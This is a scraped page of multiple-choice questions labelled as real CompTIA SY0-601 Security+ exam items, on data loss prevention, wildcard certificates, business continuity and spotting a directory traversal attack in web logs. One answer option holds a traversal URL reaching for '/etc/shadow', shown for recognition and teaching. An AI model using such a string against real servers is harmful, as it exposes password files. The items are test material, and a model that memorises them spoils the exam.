
Which of the following technologies is used to actively monitor for specific file types being transmitted on the network?

A. File integrity monitoring

B. Honeynets

C. Tcpreplay

D. Data loss prevention



Actual exam question from CompTIA's SY0-601
Question #: 361
Topic #: 1
[All SY0-601 Questions]


As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

A. HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022

B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022

C. HTTPS://*.app1.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022

D. HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2023



Actual exam question from CompTIA's SY0-601

Question #: 362

Topic #: 1

[All SY0-601 Questions]

A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be BEST to help the organization's executives determine their next course of action?


A. An incident response plan

B. A communication plan

C. A disaster recovery plan

D. A business continuity plan

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 363

Topic #: 1

[All SY0-601 Questions]


A cybersecurity analyst reviews the log files from a web server and sees a series of files that indicate a directory traversal attack has occurred. Which of the following is the analyst MOST likely seeing?

A. http://sample.url.com/

B. http://sample.url.com/someotherpageonsite/../../../etc/shadow

C. http://sample.url.com/select-from-database-where-password-null

D. http://redirect.sameple.url.sampleurl.com/malicious-dns-redirect



Actual exam question from CompTIA's SY0-601
Question #: 364
Topic #: 1
[All SY0-601 Questions]

